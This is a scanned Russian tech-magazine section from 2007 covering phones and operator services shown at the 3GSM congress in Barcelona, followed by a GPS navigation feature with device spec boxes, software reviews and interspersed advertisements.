
Siemens CX75/M75

Siemens CX75 — это одна из последних моделей, разработанная немецким концерном еще до продажи мобильного подразделения компании BenQ. Если принять в расчет год выпуска — 2005-й, то приходится признать, что инженеры Siemens умели делать добротные недорогие телефоны для массового пользователя. Трехдиапазонный аппарат CX75 оснащен неплохим TFT-дисплеем с разрешением 132x176 (262 144 цвета), встроенной памятью

емкостью 14 Мбайт, слотом для карт памяти RS-MMC, 1,3-мегапиксельной камерой, поддержкой 3D-графики в играх, MP3-плеером, ИК-портом и адаптером Bluetooth. На правой боковой стороне находится клавиша камеры, а сразу под ней расположена кнопка Push-to-Talk с изображением рации. Если же вы предпочитаете спортивные модели, то можно остановить свой выбор на Siemens M75 с аналогичными техническими характеристиками и усиленным корпусом.



Лучший GSM-телефон



Финалисты

SONY ERICSSON W810
WALKMANMOTOROLA
MOTOKRZR K1LG CHOCOLATE
PHONE KG800

NOKIA 5500 SPORT



Испанские

С 12 по 15 февраля в Барселоне прошел очередной конгресс 3GSM, на котором крупнейшие производители коммуникационной техники и ведущие мировые провайдеры представили свое видение будущего мира беспроводной связи.

УСЛУГИ ОПЕРАТОРОВ

Человеческий фактор

Обычно на подобного рода форумах мы уделяли мало внимания сотовым операторам, поставщикам телекоммуникационных решений, производителям контента и интернет-компаниям, предпочитая им обзоры пользовательской техники, выставленной на стендах участников. К тому же те решения, которые предлагались раньше для сотовых сетей третьего поколения, были неинтересны российским пользователям GSM-сетей. Однако в этом году в Барселоне были представлены новые виды услуг, которые,

несомненно, окажут влияние на дальнейшее развитие всей отрасли.


Начнем с того, что президент финской корпорации Nokia Олли-Пекка Калласвуо заявил о подписании контракта с компанией YouTube, благодаря которому владельцы Nokia смогут просматривать видео с этого портала на своих мобильных устройствах. В рамках данного проекта на интернет-сайте YouTube будет создан специальный ресурс, оптимизированный для просмотра с экрана сотового телефона.

Один из крупнейших мировых операторов Vodafone заключил альянс с компанией Google для использования сервиса Google Maps в телефонах, которые оператор продает своим абонентам.

Особый интерес европейских абонентов Vodafone вызвало сообщение, что новый сервис планируется использовать совместно с услугой позиционирования на базе GPS. Вероятно, абоненты Vodafone получат упрощенный доступ к телефону и к другим сервисам Google.

Корпорация Microsoft представила на конгрессе систему защиты коммерческого контента DRM для мобильных устройств под названием PlayReady. По заявлениям представителей компании, новую систему уже поддержали американские операторы Verizon Wireless и Cingular Wireless, а также европейские Telefonica, O2 и Bouygues Telecom. Планируется, что она будет внедрена в течение первого полугодия.

Лучший 3G-телефон



**SONY
ERICSSON
K800**

Финалисты



NOKIA E61

**SAMSUNG
SGH-Z560**

**SONY ERICSSON
W950 WALKMAN**

NOKIA N73

МОТИВЫ

Система PlayReady предназначена для защиты музыки, видео, игр, рингтонов и изображений, приобретенных у поставщика контента, от неконтролируемого копирования. Новая система DRM поддерживает форматы Windows Media Audio, AC/AAC+/HE-/AAC, Windows Media Video и H.264. Это не первая портированная DRM, ранее Microsoft выпустила PlayForSure для плееров Zune.



HTC ADVANTAGE X7500 Коммуникатор или UMPC? Определить тип этого необычного устройства крайне сложно

МОБИЛЬНЫЙ БАНКИНГ

MasterCard в телефоне

19 крупнейших мировых операторов сотовой связи объявили на конгрессе о запуске проекта единой системы денежных переводов. Кстати, руководство «Вымпелком» объявило о готовности в будущем присоединиться к ней. Пилотный проект стартовал в Италии при поддержке Telefonica, Telecom Italia и Vodafone Italy. В течение шести месяцев будут тестироваться денежные переводы между абонентами, которые являются мигрантами и пересылают деньги в свою страну. В дальнейшем данная программа будет действовать не только на Среднем Востоке и Европе, но и в Азии. Планируется охват таких стран как Малайзия, Пакистан, Таиланд, а также ряда государств Южной Африки.

Клиенты этой системы будут точно знать, когда деньги отправлены и получены. При этом планируется, что стоимость операции будет в среднем на 30% ниже обычного денежного перевода. Мобильные операторы рассчитывают на увеличение выручки и абонентской базы 3G, но не собираются превращаться в сервисные компании, поэтому данный проект будет осуществлен под брендом MasterCard Worldwide. В системе будут задействованы 25 тысяч точек MasterCard по всему миру.

По мнению операторов, данная услуга будет востребована среди абонентов даже с небольшим ARPU (средняя ежемесячная выручка с одного абонента) около \$3-4. Относительно схемы работы программы представители операторов заявили, что она будет аналогична мобильному банкингу, то есть включит в себя систему, похожую на WebMoney.

■■■ Дмитрий Шульгин

Мобильный бизнес

Motorola Q gsm/q9

Американцы представили два новых коммуникатора с QWERTY-клавиатурой: Motorola Q gsm и Motorola Q q9. Хотя внешне они различаются лишь формой кнопок, по сути, это устройства различного класса. Q gsm является обычным GSM-коммуникатором с поддержкой EDGE (класс 10), 1,3-мегапиксельной камерой, слотом для карт miniSD (до 1 Гбайт), USB 1.1, Bluetooth 1.2 и адаптером Wi-Fi 802.11b/g. Единственное существенное новшество по сравнению с прежней моделью заключается в переходе на платформу Windows Mobile 6.0 (версия Standard Edition).

Q q9 — это первый коммуникатор от Motorola с поддержкой сетей нового поколения HSDPA, в рамках которой он может загружать данные на скорости до 3,6 Мбит/с (Q q9 также может работать и в российских EDGE-сетях).

Все технические параметры Motorola Q q9 были усилены: коммуникатор оснащен 2-мегапиксельной камерой, имеет слот для карт microSD (до 2 Гбайт), порт USB 2.0 и адаптер Bluetooth с поддержкой профилей A2DP и AVRCP.



Nokia E61i/E90

Nokia E61i можно назвать «работой над ошибками», допущенными при выпуске E61. Модель E61i получила 2-мегапиксельную камеру, новый слот для карт microSD (на E61 был слот для miniSD) и поддержку шифрования WPA2 на беспроводном адаптере Wi-Fi. На этом, собственно, список действительно важных изменений заканчивается, операционная система осталась прежней — Symbian OS 9.1.

Nokia E90 была создана на новой платформе Symbian OS 9.2. E90 оснащен внутренним дисплеем с разрешением 800x352 точек и внешним экраном с разрешением 240x320 — оба отображают 16 млн цветов. На задней панели размещена 3,2-мегапиксельная фотокамера, а на внутренней стороне крышки — QCIF-камера для видеозвонков. Новый коммуникатор способен работать в сетях UMTS/HSDPA. Имеются адаптер Wi-Fi 802.11g, Bluetooth 2.0, FM-радио, GPS-приемник и т. д. Для работы такого устройства понадобился мощный аккумулятор емкостью 1500 мАч.



Samsung SPH-P9000/M8100

На стендах корейской компании появились устройства, работающие в сетях Mobile WiMAX (802.16e) — Samsung SPH-P9000 и SPH-M8100. Коммуникатор SPH-P9000, созданный на базе Windows XP, оснащен процессором Transmeta 1 ГГц, 256 Мбайт оперативной памяти, 5-дюймовым WVGA-дисплеем (854x480 точек) и жестким диском емкостью 30 Гбайт. Полноценная клавиатура, 1,3-мегапиксельная камера и MP3-плеер дополняют список характеристик этого необычного трансформера. В сложенном виде устройство оказывается достаточно компактным — 143x94x29 мм, но довольно тяжелым — 580 г. Слайдер SPH-M8100 на базе Windows Mobile оснащен 2,8-дюймовым сенсорным дисплеем с разрешением 240x320 точек, 2-мегапиксельной фотокамерой и VGA-камерой для видеозвонков, слотом для карт MMCi и телескопической антенной. Изюминкой данной модели является DMB-тюнер.



Компактные развлечения



PRADA by LG (KE850)

Еще один потенциальный конкурент iPhone был известен еще в январе, однако только на конгрессе в Барселоне компания LG официально представила модель KE850. Этот тонкий телефон (98,8x54x12 мм) оснащен поддержкой EDGE, большим сенсорным экраном с разрешением 240x400 точек (16 млн цветов), 2-мегапиксельной фотокамерой, MP3-плеером, FM-радио и слотом для карт формата microSD (256 Мбайт в комплекте поставки). До официальной презентации в Барселоне было много споров по поводу операционной системы данного устройства. Высказывались даже смелые предположения, что PRADA будет работать под Windows Mobile 6.0, но LG не решилась на такой рискованный эксперимент. Однако на конгрессе корейцы все-таки представили коммуникатор на базе Windows, кстати, внешне очень похожий на PRADA, который оснащен поддержкой HSDPA.

Nokia 6110 Navigator

До сих пор телефоны с GPS-приемниками остаются большой редкостью, и не только на российском рынке.

Тем интереснее было увидеть на конгрессе смартфон Nokia 6110 на базе Symbian (Series 60, версия 3.1).

Классический слайдер оснащен поддержкой сетей HSDPA и EDGE — последнее пригодится отечественным пользователям. Большой 2,2-дюймовый дисплей с разрешением 240x320 хорош для смартфона, однако, на наш взгляд, все же маловат для комфортной работы с картами. Как и все модели Nokia данного уровня, слайдер оснащен 2-мегапиксельной фотокамерой, CIF-камерой для видеозвонков, FM-радио, MP3-плеером и слотом для карт памяти microSD.



Samsung Ultra Smart F700

Samsung показала свой новый шедевр Ultra Smart F700. Все операции по управлению устройством осуществляются с помощью сенсорного TFT-дисплея с разрешением 240x440 точек. Причем стилус вам не понадобится — достаточно нажимать на экран пальцами, чтобы получить отклик. Использование технологии VibeTonz обеспечивает ощущение нажатия на кнопку: при прикосновении к сенсорному дисплею корпус слегка вибрирует. Стоит также отметить поддержку устройством сетей HSDPA (загрузка данных на скорости до 7,2 Мбит/с), что позволит быстро скачивать музыкальные и видеофайлы. Кроме того, Ultra Smart F700 оснащен 5-мегапиксельной фотокамерой с автофокусом.

Motorola Z8

Компания Motorola представила необычный слайдер с индексом Z8 на базе Symbian. Устройство толщиной 15,3 мм получило оригинальную конструкцию: при сдвиге крышки корпуса нижняя часть телефона слегка надламывается, так что трубка принимает форму бумеранга. Зачем это нужно? Вспомните, сколько раз в своих тестах мы указывали на то, что в слайдерах панель при сдвиге мешает пальцам использовать верхний ряд функциональных кнопок. А при такой конструкции, которую продемонстрировала Motorola, стык получается гладким, и данная проблема снимается.



Звездный шкипер

Благодаря появлению компактных GPS-модулей спутниковая навигация теперь доступна не только автолюбителям, но и пешеходам, не желающим часами блуждать по незнакомым окраинам больших городов.

В этой статье

Глобальная система позиционирования

Типы устройств с GPS-ресиверами

Навигационные карты

GPS-навигация

Хотя рядовой пользователь спутниковой навигационной системы работает только с оконечными устройствами, оснащенными картами, ему будет полезно иметь общее представление о системе GPS. Во всяком случае, зная принципы работы спутниковой навигации, вы не будете пытаться поймать сигнал под крышей дома, перестанете удивляться сбоям в работе при прохождении транспортных развязок и будете при покупке GPS-ресивера обращать внимание на порядковые номера чипсетов SiRF.

Триангуляция

Уникальные навигационные возможности спутниковой системы основаны на принципе триангуляции. Система работает, измеряя время, за которое радиосигнал доходит от спутника до GPS-приемника, а затем

вычисляет расстояние. Если мы можем точно определить момент времени, в который спутник начал посылать радиосигнал, и момент, когда он был получен, то можно также определить, как долго он шел до нас. И тогда, умножая скорость распространения сигнала (300 000 км/с) на время в секундах, мы вычислим искомое расстояние от спутника до ресивера. В результате этой операции мы получаем первую точку отсчета: помещаем GPS-приемник где-нибудь на поверхности воображаемой сферы с радиусом, равным его расстоянию до спутника. Когда сигналы от трех других спутников будут обработаны таким же образом, встроенный компьютер GPS-приемника сможет вычислить точку, в которой все четыре сферы пересекаются, определив, таким образом, текущую долготу, широту и высоту.

В теории три спутника обеспечивают однозначное определение места в пространстве, но на практике системе требуется по крайней мере четыре спутника, чтобы скорректировать погрешность в часах GPS-ресивера. Дело в том, что на GPS-устройстве нельзя разместить точные атомные часы, поэтому приходится использовать данные четвертого спутника, чтобы исключить относительное смещение шкалы времени приемника. Каждый спутник системы GPS передает навигационные сигналы на двух частотах: 1575,42 МГц (для гражданских лиц) и 1227,6 МГц (для вооруженных сил США).

Орбиты навигационных спутников известны заранее, а GPS-приемники имеют альманах, размещаемый в памяти их компьютеров, из которого известно, где будет находиться каждый спутник в любой момент времени. Чтобы

1 Мобильные устройства с GPS

■ В состав системы GPS-навигации входят три основных сегмента: космический, наземный и пользовательский. Первый состоит из 28 автономных спутников, равномерно распределенных по орбитам на высоте 20 350 км. Параметры их орбит контролируют пять наземных станций слежения, находящихся в тропических широтах. Третий сегмент системы — это GPS-приемники, выполненные и как самостоятельные приборы (носимые или стационарные), и как платы для подключения к ПК, бортовым компьютерам и другим аппаратам. За время существования и развития навигационных систем примерно 60 фирмами создано более 400 типов приемной аппаратуры, которая используется для решения как военных, так и гражданских задач. Сегодня мы расскажем о GPS-навигаторах, которые являются частью мобильных устройств — телефонов, коммуникаторов и ноутбук.

2 Навигационный софт: что выбрать?

■ Однозначных рекомендаций по выбору навигационных программ дать нельзя. Из множества существующих на рынке геоинформационных утилит не так уж и много действительно полезных для российских условий. Разработчики не спешат выпускать качественные карты, ограничиваясь десятком-другим крупных городов. Иногда впечатление от в общем-то неплохой программы портит отсутствие поиска на русском языке. По совокупности всех плюсов и минусов мы отобрали четыре лучших навигационных программы. Жителям Москвы и Санкт-Петербурга подойдет TomTom Navigator. Тем, кто не любит носить в кармане множество гаджетов, понравится программно-аппаратное решение от Benetton — GPS-приемник, интегрированный в мобильный телефон. Владельцы КПК на основе Windows Mobile оценят программу iGO за красивый и современный интерфейс, а содержащая множество карт российская разработка «ГИС Рунета» придется по вкусу туристам.

3 Тест-драйв: от теории к практике

■ Компании, поставляющие на российский рынок GPS-навигаторы, наперебой расхваливают свои устройства, тактично умалчивая об их недостатках. Чтобы понять, насколько реальность соответствует заявленным характеристикам, наши постоянные авторы провели тестирование нескольких карт на различных GPS-устройствах в Москве и Петербурге. Полученные результаты говорят о том, что основные проблемы работы GPS-навигаторов в российских условиях объясняются не сбоями техники (ее функциональность как раз не вызвала никаких нареканий), а ошибками, допущенными при адаптации западного ПО к отечественным реалиям и переводе его на русский язык. Кроме того, критические замечания вызывает и недостаточно оперативное обновление картографической информации, что объясняется некачественным сервисным обслуживанием, заметно уступающим Европе и США.

сделать систему более совершенной, движение спутников системы GPS находится под постоянным контролем наземных станций слежения.

Наземные станции определяют параметры движения спутника и передают эту информацию обратно на спутник, заменяя ею в памяти бортового компьютера прежние данные.

Таким образом, спутники системы GPS всегда передают информационные сообщения о своем точном положении на орбите. Все виды приемников GPS используют эти данные вместе с информацией, заключенной в альманахе, для того чтобы установить точное положение каждого спутника.

Долой ограничения!

Долгие годы российские военные настороженно относились к возможностям, предоставляемым устройствами GPS-навигации. В России

существовали серьезные ограничения на точность определения координат, однако с 1 января 2007 года они были сняты. Теперь стало возможным определение истинных координат на местности с точностью лучше 30 м и использование космических снимков с высоким пространственным разрешением.

Со стороны военных это был скорее вынужденный шаг. Дело в том, что, несмотря на существовавшие запреты, на практике их никто не соблюдал. Кроме того, определить координаты какого-либо объекта можно вообще без непосредственного использования GPS-аппаратуры — достаточно воспользоваться программой Google Earth.

Наконец, следует понимать и то, что реальная возможность изменения точности определения координат контролируется страной, владеющей косми-

ческой группировкой, то есть США. Не секрет, что система GPS, дополненная различными интенсифицирующими технологиями (например, геосинхронным наложением), позволяет американским военным уже сегодня определять координаты с точностью до 1 см (0,4 дюйма)!

■ ■ ■ Дмитрий Шульгин



GPS Обращаясь вокруг планеты, спутники GPS проходят над контрольными станциями дважды в сутки

1 Портативные проводники: мобильные устройства с GPS

Время специализированных GPS-устройств, предназначенных для массового рынка, уходит. Современные навигационные чипы компактны и недороги, что позволяет оснащать функцией глобального позиционирования даже мобильные телефоны.

Мобильные телефоны с GPS



Siemens SXG 75

Производитель: Siemens
Адрес в Интернете: www.siemens.ru
Стандарты: UMTS/GSM 900/1800/1900
Разрешение экрана, дюймов/пикс./цветов: 2/176x220/262 144
Время работы, ч (ожидание/разговор): 400/6
Память RAM (ОЗУ)/ROM (ПЗУ), Мбайт: 64/128
Карты расширения: формат/емкость, Мбайт: RS-MMC/до 1024
Цена, \$: 490

Аппарат собран по-немецки добротно. Кроме практически обязательных USB и Bluetooth он оснащен еще и IrDA. Мультимедиа выше всяких похвал: две камеры, FM-радиоприемник, MP3- и MPEG4-проигрыватели.

GPS-модуль поддерживает функцию A-GPS, которая для повышения точности местоположения может использовать подсказки базовых станций оператора. Аппарат поддерживает предварительно проложенный маршрут, при смене направления движения выдаются голосовые предупреждения, при этом карты постоянно подгружаются из Интернета. Единственный нюанс: русских электронных карт для этой модели пока не существует.



Benefon Twig Discovery

Производитель: Benefon
Адрес в Интернете: www.benefon.com
Стандарты: GSM 900/1800/1900
Разрешение экрана, дюймов/пикс./цветов: 2/176x220/262 144
Время работы, ч (ожидание/разговор): 160/7
Память RAM (ОЗУ)/ROM (ПЗУ), Мбайт: 10/32
Карты расширения: формат/емкость, Мбайт: miniSD/до 1024
Цена, \$: 1200

Относительно крупные размеры новой трубки объясняются встроенным GPS-приемником с внутренней антенной и корпусом повышенной прочности. В основе навигационной системы — 12-канальный чип SiRF Star II. Особый алгоритм работы Twig Discovery делает его похожим на многозадачный смартфон: календарь, сообщения, навигация работают независимо друг от друга, а нажатие кнопки «Отбой» возвращает на главный экран, но не закрывает приложение. Для переключения между приложениями служит кнопка на левом боку аппарата. Предусмотрена и «тревожная кнопка», при нажатии на которую телефон высылает SMS с текущими координатами.

В этом разделе

Так начиналась GPS

Принципы работы приемника

Лучший навигационный чип

GPS-коммуникаторы

GPS-телефоны

GPS-модули

Вначале был шпионаж

Идея использовать космические аппараты для навигации начала развиваться в Америке после запуска СССР в 1957 году первого искусственного спутника. В США была поставлена задача слежения за советскими спутниками посредством приема их сигналов на наземном пункте с известными координатами, выделения доплеровского сдвига несущей частоты и дальнейшего расчета параметров их движения. Следом вполне естественно возникла и возможность решения обратной задачи: расчета координат приемника на земле на основе обработки принятого сигнала от спутника с известной орбитой и скоростью движения.

Развивать идею стали военные: для обеспечения пуска баллистических ракет с подводных лодок в 1964 году была создана доплеровская спутниковая радионавигационная система первого поколения Transit, которая, впрочем, довольно скоро, в 1967 году, была рассекречена для коммерческого использования. Причем число гражданских потребителей вскоре существенно превысило количество военных.

С разработкой атомных часов в 1960 году стало возможным использовать для навигации сеть точно синхронизированных передатчиков. Рассчитать координаты удалось благодаря измерению временных задержек.

В 1973 году все программы ВВС и ВМС США были объединены в



ПЕШКОМ И В АВТОМОБИЛЕ Все мобильные устройства с функцией GPS имеют крепления для установки в машине — входящие в комплект или продающиеся дополнительно

общую Навигационную технологическую программу, позднее превратившуюся в Navstar-GPS. Первая штатная орбитальная группировка современной системы разворачивалась с июня 1989-го по март 1994 года. При этом на орбиту были выведены 24 навигационных спутника Block II. Полностью GPS-система была введена в эксплуатацию в 1995 году. В настоящее время она обслуживается Министерством обороны США. В самом конце прошлого века к системе было добавлено еще четыре спутника следующего поколения.

Принцип работы приемника

Как уже говорилось выше, в основе определения координат GPS-приемника лежит вычисление расстояния от него до нескольких спутников, расположение которых считается известным. С учетом неизбежных искажений, вносимых влиянием атмосферы, несовершенства аппаратуры и т. п. приемник должен видеть одновременно не менее четырех спутников. Большинство GPS-устройств оснащено как минимум 12-канальными приемниками, более современные устройства имеют 20 каналов, что позволяет одновременно обрабатывать информацию с 20 спутников, то есть отслеживать все навигационные спутники, находящиеся в зоне радиовидимости объекта (для России такое количество каналов излишне, так как столько спутников можно одновременно насчитать лишь под экватором).

Навигационный приемник сигналов для GPS-системы состоит из собственно приемного модуля и малогабаритной антенны с маломощным усилителем. Приемный модуль может представлять собой как автономное устройство со встроенными источниками питания, так и отдельную плату, встраиваемую в КПК, коммуникатор, сотовый телефон или компьютер. Определение навигационных параметров может производиться в двух режимах — 2D (двухмерном) и 3D (пространственном). В режиме 2D определяются широта и долгота (высота считается известной). При этом достаточно присутствия в зоне радиовидимости трех спутников. Время определения координат в режиме 2D не превышает двух минут. Для определения пространственных координат абонента (режим 3D) требуется, чтобы в соответствующей

зоне находилось не менее четырех спутников. Тогда время обнаружения составит не более трех минут, погрешность — не более 50 метров. Это предельные цифры, реально приемник обычно находит всю необходимую информацию менее чем за минуту, а погрешность составляет лишь 10 метров (эти цифры соответствуют одновременному приему сигнала от шести-восьми GPS-спутников).

Звезда навигации

Сердцем любого автономного или встроенного навигационного модуля является GPS-чип. Его задача — обработка сигналов, принимаемых со спутников, и определение на их основе местоположения принимающего GPS-устройства. В подавляющем большинстве современных устройств это SiRF Star III американской компании SiRF Technology. Его значительным преимуществом перед другими потребительскими решениями является быстроедействие, а также возможность обсчета слабого (и, что особенно важно, отраженного) сигнала в условиях плотной застройки большого города или в густом лесу. Более мощный аппарат обсчета позволяет учитывать даже те сигналы, которые отбраковывались чипами предыдущих поколений. Поэтому если раньше для сносной работы GPS-приемника в лесу или городе требовалась приличная антенна большого размера (причем лучше всего выносная), то теперь даже с небольшой встроенной антен-

Оптические диски, дискеты и аксессуары

Акция проводится с 1 апреля по 31 июля 2007 г.

ноутбук • MP3 плеер • радиотелефон



МОГУТ СТАТЬ ТВОИМИ!

SmartBuy объявляет конкурс на лучшую работу из твоего собственного архива. Размести на сайте SmartBuy интересные фотографии, коллаж или рисунок — и ты сможешь выиграть один из суперпризов или получить поощрительный приз от SmartBuy.

ОЦЕНИВАЮТ РАБОТЫ ПОСЕТИТЕЛИ САЙТА!

Реклама

ной портативного устройства можно ориентироваться достаточно стабильно. Конечно, антенна тоже важна, но при прочих равных условиях SiRF Star III работает, как правило, лучше конкурентов. К тому же он обладает пониженным энергопотреблением и может поддерживать сразу 20 параллельных каналов.

Просто добавь ПК

Даже исполненный как отдельное устройство, GPS-приемник для рядового пользователя не может быть самодостаточным. Он выдает координаты в виде трех цифр: географическая широта, долгота и высота над уровнем моря. Также указывается точное местное время. Неужели нужно каждый раз привязывать дан-

ные к карте? Для этого надо обладать хотя бы зачатками картографической грамоты и массой свободного времени. Совершенно естественно переложить эту неблагодарную работу на программное обеспечение, которое и координаты к карте привяжет, и кратчайший путь проложит, и дополнительные сервисы обеспечит: подсказки о погоде в пути следования, пробках, POI (Points of Interest — гостиницы, кафе, заправки, достопримечательности и другие точки, представляющие интерес для путешественника).

Поэтому все GPS-приемники оснащены средствами связи с компьютером, современные, как правило, используют USB и Bluetooth. Некоторые приемники выпускаются в специальных форм-

Дорога без пробок

В большинстве крупных городов мира, где остро стоит проблема пробок, есть специальная служба, передающая по каналам мобильной связи актуальную информацию о пробках на дорогах. Так, в Москве подобную услугу предоставляет служба «СМИлинк — свободные дороги». Она выдает информацию о пробках и работает в связке с навигационной программой PocketGPS Pro Moscow. Вместе они способны прокладывать необходимый маршрут с учетом дорожной ситуации. Информация о пробках передается по GPRS. Для использования системы необязательно иметь дорогой и громоздкий бортовой автомобильный компьютер — достаточно коммуникатора или КПК, работающего под управлением операционной системы Windows Mobile 5.0/2003 SE/2003 и подключенного к Интернету (это можно сделать при помощи сотового телефона или присоединяемого GPRS-модуля).

GPS-модули



Pretec CompactGPS

Производитель: Pretec Electronics Corporation
Адрес в Интернете: www.pretec.ru
Форм-фактор: CompactFlash
GPS-чип: CompactFlash
Цена, \$: 105

Навигационный модуль в форм-факторе CompactFlash со встроенной антенной для установки в мобильные устройства. При наличии PCMCIA-адаптера его можно использовать и в ноутбуках. Он имеет 12-канальную систему слежения (чип SiRF Star II), оснащен собственной батареей питания, благодаря чему в наиболее энергоемкие моменты — при включении и записи в собственную память — не растрачивается энергия самого мобильного устройства.



GlobalSat SD-502

Производитель: GlobalSat Technology Corporation
Адрес в Интернете: www.globalsat.ru
Форм-фактор: SDIO
GPS-чип: SiRF Star III
Цена, \$: 170

GPS-приемник, выполненный в форм-факторе SDIO, имеет 512 Мбайт флеш-памяти. Благодаря этому память основного устройства не перегружается навигационными картами и ПО. Сделан навигатор на базе 20-канального чипа SiRF Star III. Активная встроенная антенна повышает чувствительность приемника, что немало важно при миниатюрных размерах. К сожалению, возможность подключения внешней антенны отсутствует.



Haicom HI-303

Производитель: Haicom Electronics Corporation
Адрес в Интернете: www.haicom.com.tw
Форм-фактор: CompactFlash
GPS-чип: SiRF Star III
Цена, \$: 90

HI-303 — уже третья версия этого устройства, что свидетельствует об удачности и популярности решения: специальный SiRF X-Trak V2, классический на SiRF Star II, и последний — на SiRF Star III. Прибор совместим со многими устройствами, так как имеет множество интерфейсов: CompactFlash, COM (RS-232), USB, Mini-1394. Устройство снабжено чувствительной встроенной антенной и разъемом для подключения активной внешней антенны.

Коммуникаторы с GPS

FSC Pocket L00X T830

Производитель:	Fujitsu-Siemens Computers
Адрес в Интернете:	www.fujitsu-siemens.com
Экран: тип/диагональ, дюймов:	сенсорный TFT/2,4
Разрешение, точек/кол-во цветов:	240x240/65 536
Время работы, ч (ожидание/разговор):	150/4
Память RAM (ОЗУ)/ROM (ПЗУ), Мбайт:	64/128
Цена, \$:	800

Модель с мощным процессором Intel XScale PXA270 (416 МГц). В ее активе новая версия Windows Mobile 5.0, отличающаяся тем, что никакие

данные не пропадают даже при полном отключении. В наличии имеются все возможные беспроводные средства: GSM/GPRS/UMTS, Bluetooth (2.0), Wi-Fi (802.11) и, разумеется, встроенная спутниковая навигация. В придачу к сенсорному экрану устройство имеет еще и полноценную QWERTY-клавиатуру. Слоты для карт расширения максимально универсальны и поддерживают карты форматов SD, MMC, SDIO.



HTC P3300

Производитель:	HTC Corporation
Адрес в Интернете:	www.europe.htc.com
Экран: тип/диагональ, дюймов:	сенсорный/2,8
Разрешение, точек/кол-во цветов:	240x320/65 536
Время работы, ч (ожидание/разговор):	200/4
Память RAM (ОЗУ)/ROM (ПЗУ), Мбайт:	64/128
Цена, \$:	680

Модель с большим как по размеру, так и по разрешению экраном при габаритах ненамного больше обычного сотового телефона (108x58x16,8 мм). Управляется

при помощи сенсорного экрана и нескольких софт-клавиш. Поддерживает системы передачи данных EDGE и GPRS (оба — класс 10). Учтена и мультимедийная составляющая: MP3, стерео FM, 2-мегапиксельная камера со светодиодной вспышкой. Коммуникация также на уровне — USB, Bluetooth, Wi-Fi и даже IrDA. Из карт памяти P3300 поддерживается только microSD. Система GPS реализована на чипе SiRFStar III.

факторах для установки в соответствующие устройства: в виде PCMCIA-карт для ноутбуков, SDIO — для мобильных устройств.

Встречается и экзотика. Так, компания GlobalSat представила GPS-приемник, выполненный в виде наручных часов. Он дает пользователю возможность определять координаты и сохранять их в памяти. Устройство можно подключить к ноутбуку, КПК или коммуникатору. Другая американская компания, AVID Identification Systems, разработала GPS-микрочип (размером с рисовое зернышко), который вживляется собаке в холку, чтобы можно было быстро найти потерявшегося домашнего любимца.

Однако автономные GPS-приемники постепенно вытесняются мобильными устройствами со встроенным GPS-модулем — прежде всего коммуникаторами. Оно и понятно: потребитель получает навигацию, связь (причем голосовую и передачу данных, что важно для дополнительных навигационных сервисов) и возможности карманного ПК в одном устройстве.

Кроме того, интеграция GPS-модуля уже приблизилась к той черте, когда сама технология почти ничего не стоит, то есть достаточно доброй воли производителя, чтобы навигационная функция была включена в устройство без существенного увеличения цены. Стоимость встраиваемой GPS-системы сегодня составляет порядка \$10, то есть она сопоставима со встроенной фотокамерой или модулем Bluetooth.

■ ■ ■ Дмитрий Клеопов



носители информации и аксессуары

Акция проводится с 1 апреля по 31 июля 2007 г. Подробности акции на www.smarttrack.ru

Сезон охоты

пришли
5 разных изображений животных
с любых упаковок с дисками
SmartTrack и **выиграй**
один из **суперпризов**



MP3 плеер Kingston PMP K-PEX100, цифровой фотоаппарат Canon A640 PowerShot, видеокамера SONY DCR-DVD305E

Каждый участник акции гарантировано получает брелок-фонарик.

Письма с обязательным указанием ФИО, номера телефона и обратного адреса (индекс обязателен) необходимо направлять по адресу: 123007, г. Москва, а/я 17 с пометкой «Сезон охоты»

Внимание! На полиграфии для банок 2 изображения животного, поэтому ты можешь обмениваться одним из них со своим другом или знакомым.



Реклама

2 Навигационный софт: что выбрать?

Среди существующих на рынке геоинформационных программ не так уж и много действительно полезных для российских условий. Одним не хватает качественных карт России, другим — поддержки русского языка. Пока идеального проводника не существует, но можно выбрать между наиболее удачными образцами.

В этом разделе

TomTom Navigator

Twig Navigation

iGO

ГИС Русса

TomTom Navigator

Сайт: www.tomtom.com

TomTom Navigator — одна из лучших навигационных программ для мобильных устройств, существующих на сегодняшний день. Она отличается удобным, по сравнению с конкурирующими решениями, интерфейсом, позволяющим обойтись без стилуса: управление можно осуществлять пальцем, что особенно удобно для автомобилистов. Программа существует в версиях под Windows Mobile, Symbian и Palm OS, при этом на всех платформах поддерживается идентичная функциональность. Продукт ориентирован в основном на Западную Европу, поэтому наиболее подробные карты созданы именно для этих стран. При этом существуют разные варианты «сборки» — как по отдельным странам, так и нескольким сразу, но степень детализации они не отличаются. Следует обратить внимание на

то, что для разных версий TomTom существуют карты, несовместимые друг с другом. При этом более свежая версия не всегда содержит более новую карту. В частности, это актуально для России. Так, под шестой TomTom существуют прекрасные подробные карты Москвы и Петербурга (правда, устаревшие года на три). Они же входят в огромную карту Центральной и Восточной Европы, однако Россия кроме двух столиц на ней представлена лишь трассами Москва—Петербург—Финляндия, Петербург—Таллинн и Петербург—Киев. При этом карта Восточной Европы для пятой версии на несколько порядков подробнее, хотя и содержит ошибки — по крупным городам продвигаться с ее помощью не очень приятно, хотя если вы не знаете местность вообще, все равно не заблудитесь, пусть даже названия улиц придется писать транслитом. Поэтому идеальное решение — иметь одну флешку с TomTom 5, а другую — с TomTom 6.

Twig Navigation

Сайт: www.twigworld.com

